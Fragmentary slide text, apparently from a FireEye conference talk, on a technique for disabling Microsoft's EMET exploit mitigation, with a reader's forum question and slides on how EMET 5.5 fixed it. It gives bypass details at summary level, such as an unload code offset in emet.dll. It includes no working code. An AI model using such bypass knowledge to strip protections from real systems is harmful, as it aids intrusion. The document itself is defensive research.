0x00000000 // lpvReserved = 0x00000000
```


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
New Technique to Disable EMET

- Pros:
  - Easy and reliable.
  - Write once, and disable EMET everywhere.
    - EMET (4.1, 5.1, 5.2, 5.2.0.1).
  - EAF & EAF+ protections do not require a special treatment.

New Technique to Disable EMET
EMET 5.5 Fix


[–] InTheEvent_ 2 points 5 months ago

Anyone know how EMET was patched to defeat this attack? DllMain() is rather essential, including the detach codepaths. I would guess they added code to check the caller and see if it looks valid. Does anyone know for a fact what they did?

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- Additional checks on the DllMain().
- Unloading code still exist at offset 0x00063ADE in emet.dll.
  - Detoured_API structures and Hook_Config still exist.
- Hook_Config.EMETDetouringFunction retrieves hook address and size, instead of the ~~API original prologue~~ address and size.
  - memcpy.

Importance of custom exploit prevention solutions

- Security Through Obscurity
  - Not too effective, but we should not rule it out
  - Gives defensive measures more time
- Unknown Detection System
  - More advantageous
  - More effective telemetry
- Using Multi Layered Defenses
  - Some products miss, some products catch.

Acknowledgments

- Michael Sikorski
- Dan Caselden
- Corbin Souffrant
- Genwei Jiang
- Matthew Graeber

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THANK YOU

FireEye